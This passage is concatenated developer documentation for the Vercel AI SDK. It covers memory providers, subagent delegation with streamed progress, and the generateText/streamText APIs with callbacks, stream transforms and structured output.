Another approach is to use a provider that has memory built in. These providers wrap an external memory service and expose it through the AI SDK's standard interface. Memory storage, retrieval, and injection happen transparently, and you do not define any tools yourself.
Letta
Letta provides agents with persistent long-term memory. You create an agent on Letta's platform (cloud or self-hosted), configure its memory there, and use the AI SDK provider to interact with it. Letta's agent runtime handles memory management (core memory, archival memory, recall).
pnpm add @letta-ai/vercel-ai-sdk-provider
import { lettaCloud } from '@letta-ai/vercel-ai-sdk-provider';
import { ToolLoopAgent } from 'ai';
const agent = new ToolLoopAgent({
model: lettaCloud(),
providerOptions: {
letta: {
agent: { id: 'your-agent-id' },
},
},
});
const result = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
You can also use Letta's built-in memory tools alongside custom tools:
import { lettaCloud } from '@letta-ai/vercel-ai-sdk-provider';
import { ToolLoopAgent } from 'ai';
const agent = new ToolLoopAgent({
model: lettaCloud(),
tools: {
core_memory_append: lettaCloud.tool('core_memory_append'),
memory_insert: lettaCloud.tool('memory_insert'),
memory_replace: lettaCloud.tool('memory_replace'),
},
providerOptions: {
letta: {
agent: { id: 'your-agent-id' },
},
},
});
const stream = agent.stream({
prompt: 'What do you remember about me?',
});
See the Letta provider documentation for full setup and configuration.
Mem0
Mem0 adds a memory layer on top of any supported LLM provider. It automatically extracts memories from conversations, stores them, and retrieves relevant ones for future prompts.
pnpm add @mem0/vercel-ai-provider
import { createMem0 } from '@mem0/vercel-ai-provider';
import { ToolLoopAgent } from 'ai';
const mem0 = createMem0({
provider: 'openai',
mem0ApiKey: process.env.MEM0_API_KEY,
apiKey: process.env.OPENAI_API_KEY,
});
const agent = new ToolLoopAgent({
model: mem0('gpt-4.1', { user_id: 'user-123' }),
});
const { text } = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
Mem0 works across multiple LLM providers (OpenAI, Anthropic, Google, Groq, Cohere). You can also manage memories explicitly:
import { addMemories, retrieveMemories } from '@mem0/vercel-ai-provider';
await addMemories(messages, { user_id: 'user-123' });
const context = await retrieveMemories(prompt, { user_id: 'user-123' });
See the Mem0 provider documentation for full setup and configuration.
Supermemory
Supermemory is a long-term memory platform that adds persistent, self-growing memory to your AI applications. It provides tools that handle saving and retrieving memories automatically through semantic search.
pnpm add @supermemory/tools
__PROVIDER_IMPORT__;
import { supermemoryTools } from '@supermemory/tools/ai-sdk';
import { ToolLoopAgent } from 'ai';
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: supermemoryTools(process.env.SUPERMEMORY_API_KEY!),
});
const result = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
Supermemory works with any AI SDK provider. The tools give the model addMemory and searchMemories operations that handle storage and retrieval.
See the Supermemory provider documentation for full setup and configuration.
Hindsight
Hindsight provides agents with persistent memory through five tools: retain, recall, reflect, getMentalModel, and getDocument. It can be self-hosted with Docker or used as a cloud service.
pnpm add @vectorize-io/hindsight-ai-sdk @vectorize-io/hindsight-client
__PROVIDER_IMPORT__;
import { HindsightClient } from '@vectorize-io/hindsight-client';
import { createHindsightTools } from '@vectorize-io/hindsight-ai-sdk';
import { ToolLoopAgent } from 'ai';
import { openai } from '@ai-sdk/openai';
const client = new HindsightClient({ baseUrl: process.env.HINDSIGHT_API_URL });
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: createHindsightTools({ client, bankId: 'user-123' }),
instructions: 'You are a helpful assistant with long-term memory.',
});
const result = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
The bankId identifies the memory store and is typically a user ID. In multi-user apps, call createHindsightTools inside your request handler so each request gets the right bank. Hindsight works with any AI SDK provider.
See the Hindsight provider documentation for full setup and configuration.
When to use memory providers: these providers are a good fit when you want memory without building any storage infrastructure. The tradeoff is that the provider controls memory behavior, so you have less visibility into what gets stored and how it is retrieved. You also take on a dependency on an external service.
Custom Tool
Building your own memory tool from scratch is the most flexible approach. You control the storage format, the interface, and the retrieval logic. This requires the most upfront work but gives you full ownership of how memory works, with no provider lock-in and no external dependencies.
There are two common patterns:
- Structured actions: you define explicit operations (
view,create,update,search) and handle structured input yourself. Safe by design since you control every operation. - Bash-backed: you give the model a sandboxed bash environment to compose shell commands (
cat,grep,sed,echo) for flexible memory access. More powerful but requires command validation for safety.
For a full walkthrough of implementing a custom memory tool with a bash-backed interface, AST-based command validation, and filesystem persistence, see the Build a Custom Memory Tool recipe.
title: Subagents description: Delegate context-heavy tasks to specialized subagents while keeping the main agent focused.
Subagents
A subagent is an agent that a parent agent can invoke. The parent delegates work via a tool, and the subagent executes autonomously before returning a result.
How It Works
- Define a subagent with its own model, instructions, and tools
- Create a tool that calls it for the main agent to use
- Subagent runs independently with its own context window
- Return a result (optionally streaming progress to the UI)
- Control what the model sees using
toModelOutputto summarize
When to Use Subagents
Subagents add latency and complexity. Use them when the benefits outweigh the costs:
| Use Subagents When | Avoid Subagents When |
|---|---|
| Tasks require exploring large amounts of tokens | Tasks are simple and focused |
| You need to parallelize independent research | Sequential processing suffices |
| Context would grow beyond model limits | Context stays manageable |
| You want to isolate tool access by capability | All tools can safely coexist |
Why Use Subagents?
Offloading Context-Heavy Tasks
Some tasks require exploring large amounts of information—reading files, searching codebases, or researching topics. Running these in the main agent consumes context quickly, making the agent less coherent over time.
With subagents, you can:
- Spin up a dedicated agent that uses hundreds of thousands of tokens
- Have it return only a focused summary (perhaps 1,000 tokens)
- Keep your main agent's context clean and coherent
The subagent does the heavy lifting while the main agent stays focused on orchestration.
Parallelizing Independent Work
For tasks like exploring a codebase, you can spawn multiple subagents to research different areas simultaneously. Each returns a summary, and the main agent synthesizes the findings—without paying the context cost of all that exploration.
Specialized Orchestration
A less common but valid pattern is using a main agent purely for orchestration, delegating to specialized subagents for different types of work. For example:
- An exploration subagent with read-only tools for researching codebases
- A coding subagent with file editing tools
- An integration subagent with tools for a specific platform or API
This creates a clear separation of concerns, though context offloading and parallelization are the more common motivations for subagents.
Basic Subagent Without Streaming
The simplest subagent pattern requires no special machinery. Your main agent has a tool that calls another agent in its execute function:
import { ToolLoopAgent, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
// Define a subagent for research tasks
const researchSubagent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a research agent.
Summarize your findings in your final response.`,
tools: {
read: readFileTool, // defined elsewhere
search: searchTool, // defined elsewhere
},
});
// Create a tool that delegates to the subagent
const researchTool = tool({
description: 'Research a topic or question in depth.',
inputSchema: z.object({
task: z.string().describe('The research task to complete'),
}),
execute: async ({ task }, { abortSignal }) => {
const result = await researchSubagent.generate({
prompt: task,
abortSignal,
});
return result.text;
},
});
// Main agent uses the research tool
const mainAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are a helpful assistant that can delegate research tasks.',
tools: {
research: researchTool,
},
});
This works well when you don't need to show the subagent's progress in the UI. The tool call blocks until the subagent completes, then returns the final text response.
Handling Cancellation
When the user cancels a request, the abortSignal propagates to the subagent. Always pass it through to ensure cleanup:
execute: async ({ task }, { abortSignal }) => {
const result = await researchSubagent.generate({
prompt: task,
abortSignal, // Cancels subagent if main request is aborted
});
return result.text;
},
If you abort the signal, the subagent stops executing and throws an AbortError. The main agent's tool execution fails, which stops the main loop.
To avoid errors about incomplete tool calls in subsequent messages, use convertToModelMessages with ignoreIncompleteToolCalls:
import { convertToModelMessages } from 'ai';
const modelMessages = await convertToModelMessages(messages, {
ignoreIncompleteToolCalls: true,
});
This filters out tool calls that don't have corresponding results. Learn more in the convertToModelMessages reference.
Streaming Subagent Progress
When you want to show incremental progress as the subagent works, use preliminary tool results. This pattern uses a generator function that yields partial updates to the UI.
How Preliminary Tool Results Work
Change your execute function from a regular function to an async generator (async function*). Each yield sends a preliminary result to the frontend:
execute: async function* ({ /* input */ }) {
// ... do work ...
yield partialResult;
// ... do more work ...
yield updatedResult;
}
Building the Complete Message
Each yield replaces the previous output entirely (it does not append). This means you need a way to accumulate the subagent's response into a complete message that grows over time.
The readUIMessageStream utility handles this. It reads each chunk from the stream and builds an ever-growing UIMessage containing all parts received so far:
import { readUIMessageStream, tool } from 'ai';
import { z } from 'zod';
const researchTool = tool({
description: 'Research a topic or question in depth.',
inputSchema: z.object({
task: z.string().describe('The research task to complete'),
}),
execute: async function* ({ task }, { abortSignal }) {
// Start the subagent with streaming
const result = await researchSubagent.stream({
prompt: task,
abortSignal,
});
// Each iteration yields a complete, accumulated UIMessage
for await (const message of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
yield message;
}
},
});
Each yielded message is a complete UIMessage containing all the subagent's parts up to that point (text, tool calls, and tool results). The frontend simply replaces its display with each new message.
Controlling What the Model Sees
Here's where subagents become powerful for context management. The full UIMessage with all the subagent's work is stored in the message history and displayed in the UI. But you can control what the main agent's model actually sees using toModelOutput.
How It Works
The toModelOutput function maps the tool's output to the tokens sent to the model:
const researchTool = tool({
description: 'Research a topic or question in depth.',
inputSchema: z.object({
task: z.string().describe('The research task to complete'),
}),
execute: async function* ({ task }, { abortSignal }) {
const result = await researchSubagent.stream({
prompt: task,
abortSignal,
});
for await (const message of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
yield message;
}
},
toModelOutput: ({ output: message }) => {
// Extract just the final text as a summary
const lastTextPart = message?.parts.findLast(p => p.type === 'text');
return {
type: 'text',
value: lastTextPart?.text ?? 'Task completed.',
};
},
});
With this setup:
- Users see: The full subagent execution—every tool call, every intermediate step
- The model sees: Just the final summary text
The subagent might use 100,000 tokens exploring and reasoning, but the main agent only consumes the summary. This keeps the main agent coherent and focused.
Write Subagent Instructions for Summarization
For toModelOutput to extract a useful summary, your subagent must produce one. Add explicit instructions like this:
const researchSubagent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a research agent. Complete the task autonomously.
IMPORTANT: When you have finished, write a clear summary of your findings as your final response.
This summary will be returned to the main agent, so include all relevant information.`,
tools: {
read: readFileTool,
search: searchTool,
},
});
Without this instruction, the subagent might not produce a comprehensive summary. It could simply say "Done", leaving toModelOutput with nothing useful to extract.
Rendering Subagents in the UI (with useChat)
To display streaming progress, check the tool part's state and preliminary flag.
Tool Part States
| State | Description |
|---|---|
input-streaming |
Tool input being generated |
input-available |
Tool ready to execute |
output-available |
Tool produced output (check preliminary) |
output-error |
Tool execution failed |
Detecting Streaming vs Complete
const hasOutput = part.state === 'output-available';
const isStreaming = hasOutput && part.preliminary === true;
const isComplete = hasOutput && !part.preliminary;
Type Safety for Subagent Output
Export types alongside your agents for use in UI components:
import { ToolLoopAgent, InferAgentUIMessage } from 'ai';
export const mainAgent = new ToolLoopAgent({
// ... configuration with researchTool
});
// Export the main agent message type for the chat UI
export type MainAgentMessage = InferAgentUIMessage<typeof mainAgent>;
Render Messages and Subagent Output
This example uses the types defined above to render both the main agent's messages and the subagent's streamed output:
'use client';
import { useChat } from '@ai-sdk/react';
import type { MainAgentMessage } from '@/lib/agents';
export function Chat() {
const { messages } = useChat<MainAgentMessage>();
return (
<div>
{messages.map(message =>
message.parts.map((part, i) => {
switch (part.type) {
case 'text':
return <p key={i}>{part.text}</p>;
case 'tool-research':
return (
<div>
{part.state !== 'input-streaming' && (
<div>Research: {part.input.task}</div>
)}
{part.state === 'output-available' && (
<div>
{part.output.parts.map((nestedPart, i) => {
switch (nestedPart.type) {
case 'text':
return <p key={i}>{nestedPart.text}</p>;
default:
return null;
}
})}
</div>
)}
</div>
);
default:
return null;
}
}),
)}
</div>
);
}
Caveats
No Tool Approvals in Subagents
Subagent tools cannot use needsApproval. All tools must execute automatically without user confirmation.
Subagent Context is Isolated
Each subagent invocation starts with a fresh context window. This is one of the key benefits of subagents: they don't inherit the accumulated context from the main agent, which is exactly what allows them to do heavy exploration without bloating the main conversation.
If you need to give a subagent access to the conversation history, the messages are available in the tool's execute function alongside abortSignal:
execute: async ({ task }, { abortSignal, messages }) => {
const result = await researchSubagent.generate({
messages: [
...messages, // The main agent's conversation history
{ role: 'user', content: task }, // The specific task for this invocation
],
abortSignal,
});
return result.text;
},
Use this sparingly since passing full history defeats some of the context isolation benefits.
Streaming Adds Complexity
The basic pattern (no streaming) is simpler to implement and debug. Only add streaming when you need to show real-time progress in the UI.
title: Agents description: An overview of building agents with the AI SDK.
Agents
The following section shows you how to build agents with the AI SDK - systems where large language models (LLMs) use tools in a loop to accomplish tasks.
<IndexCards cards={[ { title: 'Overview', description: 'Learn what agents are and why to use the ToolLoopAgent.', href: '/docs/agents/overview', }, { title: 'Building Agents', description: 'Complete guide to creating agents with the ToolLoopAgent.', href: '/docs/agents/building-agents', }, { title: 'Workflow Patterns', description: 'Structured patterns using core functions for complex workflows.', href: '/docs/agents/workflows', }, { title: 'Loop Control', description: 'Advanced execution control with stopWhen and prepareStep.', href: '/docs/agents/loop-control', }, { title: 'Configuring Call Options', description: 'Pass type-safe runtime inputs to dynamically configure agent behavior.', href: '/docs/agents/configuring-call-options', }, { title: 'Subagents', description: 'Delegate context-heavy tasks to specialized subagents while keeping the main agent focused.', href: '/docs/agents/subagents', }, ]} />
title: Overview description: An overview of AI SDK Core.
AI SDK Core
Large Language Models (LLMs) are advanced programs that can understand, create, and engage with human language on a large scale. They are trained on vast amounts of written material to recognize patterns in language and predict what might come next in a given piece of text.
AI SDK Core simplifies working with LLMs by offering a standardized way of integrating them into your app - so you can focus on building great AI applications for your users, not waste time on technical details.
For example, here’s how you can generate text with various models using the AI SDK:
AI SDK Core Functions
AI SDK Core has various functions designed for text generation, structured data generation, and tool usage. These functions take a standardized approach to setting up prompts and settings, making it easier to work with different models.
generateText: Generates text and tool calls. This function is ideal for non-interactive use cases such as automation tasks where you need to write text (e.g. drafting email or summarizing web pages) and for agents that use tools.streamText: Stream text and tool calls. You can use thestreamTextfunction for interactive use cases such as chat bots and content streaming.
Both generateText and streamText support structured output via the output property (e.g. Output.object(), Output.array()), allowing you to generate typed, schema-validated data for information extraction, synthetic data generation, classification tasks, and streaming generated UIs.
API Reference
Please check out the AI SDK Core API Reference for more details on each function.
title: Generating Text description: Learn how to generate text with the AI SDK.
Generating and Streaming Text
Large language models (LLMs) can generate text in response to a prompt, which can contain instructions and information to process. For example, you can ask a model to come up with a recipe, draft an email, or summarize a document.
The AI SDK Core provides two functions to generate text and stream it from LLMs:
generateText: Generates text for a given prompt and model.streamText: Streams text from a given prompt and model.
Advanced LLM features such as tool calling and structured data generation are built on top of text generation.
generateText
You can generate text using the generateText function. This function is ideal for non-interactive use cases where you need to write text (e.g. drafting email or summarizing web pages) and for agents that use tools.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { text } = await generateText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can use more advanced prompts to generate text with more complex instructions and content:
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { text } = await generateText({
model: __MODEL__,
system:
'You are a professional writer. ' +
'You write simple, clear, and concise content.',
prompt: `Summarize the following article in 3-5 sentences: ${article}`,
});
The result object of generateText contains several promises that resolve when all required data is available:
result.content: The content that was generated in the last step.result.text: The generated text.result.reasoning: The full reasoning that the model has generated in the last step.result.reasoningText: The reasoning text of the model (only available for some models).result.files: The files that were generated in the last step.result.sources: Sources that have been used as references in the last step (only available for some models).result.toolCalls: The tool calls that were made in the last step.result.toolResults: The results of the tool calls from the last step.result.finishReason: The reason the model finished generating text.result.rawFinishReason: The raw reason why the generation finished (from the provider).result.usage: The usage of the model during the final step of text generation.result.totalUsage: The total usage across all steps (for multi-step generations).result.warnings: Warnings from the model provider (e.g. unsupported settings).result.request: Additional request information.result.response: Additional response information, including response messages and body.result.providerMetadata: Additional provider-specific metadata.result.steps: Details for all steps, useful for getting information about intermediate steps.result.output: The generated structured output using theoutputspecification.
Accessing response headers & body
Sometimes you need access to the full response from the model provider, e.g. to access some provider-specific headers or body content.
You can access the raw response headers and body using the response property:
import { generateText } from 'ai';
const result = await generateText({
// ...
});
console.log(JSON.stringify(result.response.headers, null, 2));
console.log(JSON.stringify(result.response.body, null, 2));
onFinish callback
When using generateText, you can provide an onFinish callback that is triggered after the last step is finished (
API Reference
).
It contains the text, usage information, finish reason, messages, steps, total usage, and more:
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onFinish({ text, finishReason, usage, response, steps, totalUsage }) {
// your own logic, e.g. for saving the chat history or recording usage
const messages = response.messages; // messages that were generated
},
});
Lifecycle callbacks (experimental)
generateText provides several experimental lifecycle callbacks that let you hook into different phases of the generation process.
These are useful for logging, observability, debugging, and custom telemetry.
Errors thrown inside these callbacks are silently caught and do not break the generation flow.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
prompt: 'What is the weather in San Francisco?',
tools: {
// ... your tools
},
experimental_onStart({ model, settings, functionId }) {
console.log('Generation started', { model, functionId });
},
experimental_onStepStart({ stepNumber, model, promptMessages }) {
console.log(`Step ${stepNumber} starting`, { model: model.modelId });
},
experimental_onToolCallStart({ toolName, toolCallId, input }) {
console.log(`Tool call starting: ${toolName}`, { toolCallId });
},
experimental_onToolCallFinish({ toolName, durationMs, error }) {
console.log(`Tool call finished: ${toolName} (${durationMs}ms)`, {
success: !error,
});
},
onStepFinish({ stepNumber, finishReason, usage }) {
console.log(`Step ${stepNumber} finished`, { finishReason, usage });
},
});
The available lifecycle callbacks are:
experimental_onStart: Called once when thegenerateTextoperation begins, before any LLM calls. Receives model info, prompt, settings, and telemetry metadata.experimental_onStepStart: Called before each step (LLM call). Receives the step number, model, prompt messages being sent, tools, and prior steps.experimental_onToolCallStart: Called right before a tool'sexecutefunction runs. Receives the tool name, call ID, and input.experimental_onToolCallFinish: Called right after a tool'sexecutefunction completes or errors. Receives the tool name, call ID, input, output (or undefined on error), error (or undefined on success), anddurationMs.onStepFinish: Called after each step finishes. Now also includesstepNumber(zero-based index of the completed step).
streamText
Depending on your model and prompt, it can take a large language model (LLM) up to a minute to finish generating its response. This delay can be unacceptable for interactive use cases such as chatbots or real-time applications, where users expect immediate responses.
AI SDK Core provides the streamText function which simplifies streaming text from LLMs:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
});
// example: use textStream as an async iterable
for await (const textPart of result.textStream) {
console.log(textPart);
}
You can use streamText on its own or in combination with AI SDK
UI and AI SDK
RSC.
The result object contains several helper functions to make the integration into AI SDK UI easier:
result.toUIMessageStreamResponse(): Creates a UI Message stream HTTP response (with tool calls etc.) that can be used in a Next.js App Router API route.result.pipeUIMessageStreamToResponse(): Writes UI Message stream delta output to a Node.js response-like object.result.toTextStreamResponse(): Creates a simple text stream HTTP response.result.pipeTextStreamToResponse(): Writes text delta output to a Node.js response-like object.
It also provides several promises that resolve when the stream is finished:
result.content: The content that was generated in the last step.result.text: The generated text.result.reasoning: The full reasoning that the model has generated.result.reasoningText: The reasoning text of the model (only available for some models).result.files: Files that have been generated by the model in the last step.result.sources: Sources that have been used as references in the last step (only available for some models).result.toolCalls: The tool calls that have been executed in the last step.result.toolResults: The tool results that have been generated in the last step.result.finishReason: The reason the model finished generating text.result.rawFinishReason: The raw reason why the generation finished (from the provider).result.usage: The usage of the model during the final step of text generation.result.totalUsage: The total usage across all steps (for multi-step generations).result.warnings: Warnings from the model provider (e.g. unsupported settings).result.steps: Details for all steps, useful for getting information about intermediate steps.result.request: Additional request information from the last step.result.response: Additional response information from the last step.result.providerMetadata: Additional provider-specific metadata from the last step.
onError callback
streamText immediately starts streaming to enable sending data without waiting for the model.
Errors become part of the stream and are not thrown to prevent e.g. servers from crashing.
To log errors, you can provide an onError callback that is triggered when an error occurs.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onError({ error }) {
console.error(error); // your error logging logic here
},
});
onChunk callback
When using streamText, you can provide an onChunk callback that is triggered for each chunk of the stream.
It receives the following chunk types:
textreasoningsourcetool-calltool-input-starttool-input-deltatool-resultraw
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onChunk({ chunk }) {
// implement your own logic here, e.g.:
if (chunk.type === 'text') {
console.log(chunk.text);
}
},
});
onFinish callback
When using streamText, you can provide an onFinish callback that is triggered when the stream is finished (
API Reference
).
It contains the text, usage information, finish reason, messages, steps, total usage, and more:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
onFinish({ text, finishReason, usage, response, steps, totalUsage }) {
// your own logic, e.g. for saving the chat history or recording usage
const messages = response.messages; // messages that were generated
},
});
Lifecycle callbacks (experimental)
streamText provides several experimental lifecycle callbacks that let you hook into different phases of the streaming process.
These are useful for logging, observability, debugging, and custom telemetry.
Errors thrown inside these callbacks are silently caught and do not break the streaming flow.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = streamText({
model: __MODEL__,
prompt: 'What is the weather in San Francisco?',
tools: {
// ... your tools
},
experimental_onStart({ model, system, prompt, messages }) {
console.log('Streaming started', { model, prompt });
},
experimental_onStepStart({ stepNumber, model, messages }) {
console.log(`Step ${stepNumber} starting`, { model: model.modelId });
},
experimental_onToolCallStart({ toolCall }) {
console.log(`Tool call starting: ${toolCall.toolName}`, {
toolCallId: toolCall.toolCallId,
});
},
experimental_onToolCallFinish({ toolCall, durationMs, success, error }) {
console.log(`Tool call finished: ${toolCall.toolName} (${durationMs}ms)`, {
success,
});
},
onStepFinish({ finishReason, usage }) {
console.log('Step finished', { finishReason, usage });
},
});
The available lifecycle callbacks are:
experimental_onStart: Called once when thestreamTextoperation begins, before any LLM calls. Receives model info, prompt, settings, and telemetry metadata.experimental_onStepStart: Called before each step (LLM call). Receives the step number, model, messages being sent, tools, and prior steps.experimental_onToolCallStart: Called right before a tool'sexecutefunction runs. Receives the tool call object, messages, and context.experimental_onToolCallFinish: Called right after a tool'sexecutefunction completes or errors. Receives the tool call object,durationMs, and a discriminated union withsuccess/outputorsuccess/error.onStepFinish: Called after each step finishes. Receives the finish reason, usage, and other step details.
fullStream property
You can read a stream with all events using the fullStream property.
This can be useful if you want to implement your own UI or handle the stream in a different way.
Here is an example of how to use the fullStream property:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const result = streamText({
model: __MODEL__,
tools: {
cityAttractions: {
inputSchema: z.object({ city: z.string() }),
execute: async ({ city }) => ({
attractions: ['attraction1', 'attraction2', 'attraction3'],
}),
},
},
prompt: 'What are some San Francisco tourist attractions?',
});
for await (const part of result.fullStream) {
switch (part.type) {
case 'start': {
// handle start of stream
break;
}
case 'start-step': {
// handle start of step
break;
}
case 'text-start': {
// handle text start
break;
}
case 'text-delta': {
// handle text delta here
break;
}
case 'text-end': {
// handle text end
break;
}
case 'reasoning-start': {
// handle reasoning start
break;
}
case 'reasoning-delta': {
// handle reasoning delta here
break;
}
case 'reasoning-end': {
// handle reasoning end
break;
}
case 'source': {
// handle source here
break;
}
case 'file': {
// handle file here
break;
}
case 'tool-call': {
switch (part.toolName) {
case 'cityAttractions': {
// handle tool call here
break;
}
}
break;
}
case 'tool-input-start': {
// handle tool input start
break;
}
case 'tool-input-delta': {
// handle tool input delta
break;
}
case 'tool-input-end': {
// handle tool input end
break;
}
case 'tool-result': {
switch (part.toolName) {
case 'cityAttractions': {
// handle tool result here
break;
}
}
break;
}
case 'tool-error': {
// handle tool error
break;
}
case 'finish-step': {
// handle finish step
break;
}
case 'finish': {
// handle finish here
break;
}
case 'error': {
// handle error here
break;
}
case 'raw': {
// handle raw value
break;
}
}
}
Stream transformation
You can use the experimental_transform option to transform the stream.
This is useful for e.g. filtering, changing, or smoothing the text stream.
The transformations are applied before the callbacks are invoked and the promises are resolved.
If you e.g. have a transformation that changes all text to uppercase, the onFinish callback will receive the transformed text.
Smoothing streams
The AI SDK Core provides a smoothStream function that
can be used to smooth out text and reasoning streaming.
import { smoothStream, streamText } from 'ai';
const result = streamText({
model,
prompt,
experimental_transform: smoothStream(),
});
Custom transformations
You can also implement your own custom transformations. The transformation function receives the tools that are available to the model, and returns a function that is used to transform the stream. Tools can either be generic or limited to the tools that you are using.
Here is an example of how to implement a custom transformation that converts all text to uppercase:
import { streamText, type TextStreamPart, type ToolSet } from 'ai';
const upperCaseTransform =
<TOOLS extends ToolSet>() =>
(options: { tools: TOOLS; stopStream: () => void }) =>
new TransformStream<TextStreamPart<TOOLS>, TextStreamPart<TOOLS>>({
transform(chunk, controller) {
controller.enqueue(
// for text-delta chunks, convert the text to uppercase:
chunk.type === 'text-delta'
? { ...chunk, text: chunk.text.toUpperCase() }
: chunk,
);
},
});
You can also stop the stream using the stopStream function.
This is e.g. useful if you want to stop the stream when model guardrails are violated, e.g. by generating inappropriate content.
When you invoke stopStream, it is important to simulate the finish-step and finish events to guarantee that a well-formed stream is returned
and all callbacks are invoked.
import { streamText, type TextStreamPart, type ToolSet } from 'ai';
const stopWordTransform =
<TOOLS extends ToolSet>() =>
({ stopStream }: { stopStream: () => void }) =>
new TransformStream<TextStreamPart<TOOLS>, TextStreamPart<TOOLS>>({
// note: this is a simplified transformation for testing;
// in a real-world version more there would need to be
// stream buffering and scanning to correctly emit prior text
// and to detect all STOP occurrences.
transform(chunk, controller) {
if (chunk.type !== 'text-delta') {
controller.enqueue(chunk);
return;
}
if (chunk.text.includes('STOP')) {
// stop the stream
stopStream();
// simulate the finish-step event
controller.enqueue({
type: 'finish-step',
finishReason: 'stop',
rawFinishReason: 'stop',
usage: {
completionTokens: NaN,
promptTokens: NaN,
totalTokens: NaN,
},
response: {
id: 'response-id',
modelId: 'mock-model-id',
timestamp: new Date(0),
},
providerMetadata: undefined,
});
// simulate the finish event
controller.enqueue({
type: 'finish',
finishReason: 'stop',
rawFinishReason: 'stop',
totalUsage: {
completionTokens: NaN,
promptTokens: NaN,
totalTokens: NaN,
},
});
return;
}
controller.enqueue(chunk);
},
});
Multiple transformations
You can also provide multiple transformations. They are applied in the order they are provided.
const result = streamText({
model,
prompt,
experimental_transform: [firstTransform, secondTransform],
});
Sources
Some providers such as Perplexity and Google Generative AI include sources in the response.
Currently sources are limited to web pages that ground the response.
You can access them using the sources property of the result.
Each url source contains the following properties:
id: The ID of the source.url: The URL of the source.title: The optional title of the source.providerMetadata: Provider metadata for the source.
When you use generateText, you can access the sources using the sources property:
const result = await generateText({
model: 'google/gemini-2.5-flash',
tools: {
google_search: google.tools.googleSearch({}),
},
prompt: 'List the top 5 San Francisco news from the past week.',
});
for (const source of result.sources) {
if (source.sourceType === 'url') {
console.log('ID:', source.id);
console.log('Title:', source.title);
console.log('URL:', source.url);
console.log('Provider metadata:', source.providerMetadata);
console.log();
}
}
When you use streamText, you can access the sources using the fullStream property:
const result = streamText({
model: 'google/gemini-2.5-flash',
tools: {
google_search: google.tools.googleSearch({}),
},
prompt: 'List the top 5 San Francisco news from the past week.',
});
for await (const part of result.fullStream) {
if (part.type === 'source' && part.sourceType === 'url') {
console.log('ID:', part.id);
console.log('Title:', part.title);
console.log('URL:', part.url);
console.log('Provider metadata:', part.providerMetadata);
console.log();
}
}
The sources are also available in the result.sources promise.
Examples
You can see generateText and streamText in action using various frameworks in the following examples:
generateText
<ExampleLinks examples={[ { title: 'Learn to generate text in Node.js', link: '/examples/node/generating-text/generate-text', }, { title: 'Learn to generate text in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/generating-text', }, { title: 'Learn to generate text in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/generating-text', }, ]} />
streamText
<ExampleLinks examples={[ { title: 'Learn to stream text in Node.js', link: '/examples/node/generating-text/stream-text', }, { title: 'Learn to stream text in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/streaming-text-generation', }, { title: 'Learn to stream text in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/streaming-text-generation', }, ]} />
title: Generating Structured Data description: Learn how to generate structured data with the AI SDK.
Generating Structured Data
While text generation can be useful, your use case will likely call for generating structured data. For example, you might want to extract information from text, classify data, or generate synthetic data.
Many language models are capable of generating structured data, often defined as using "JSON modes" or "tools". However, you need to manually provide schemas and then validate the generated data as LLMs can produce incorrect or incomplete structured data.
The AI SDK standardises structured object generation across model providers
using the output property on generateText
and streamText.
You can use Zod schemas, Valibot, or JSON schemas to specify the shape of the data that you want,
and the AI model will generate data that conforms to that structure.
Generating Structured Outputs
Use generateText with Output.object() to generate structured data from a prompt.
The schema is also used to validate the generated data, ensuring type safety and correctness.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { output } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
Accessing response headers & body
Sometimes you need access to the full response from the model provider, e.g. to access some provider-specific headers or body content.
You can access the raw response headers and body using the response property:
import { generateText, Output } from 'ai';
const result = await generateText({
// ...
output: Output.object({ schema }),
});
console.log(JSON.stringify(result.response.headers, null, 2));
console.log(JSON.stringify(result.response.body, null, 2));
Stream Structured Outputs
Given the added complexity of returning structured data, model response time can be unacceptable for your interactive use case.
With streamText and output, you can stream the model's structured response as it is generated.
import { streamText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { partialOutputStream } = streamText({
model: __MODEL__,
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
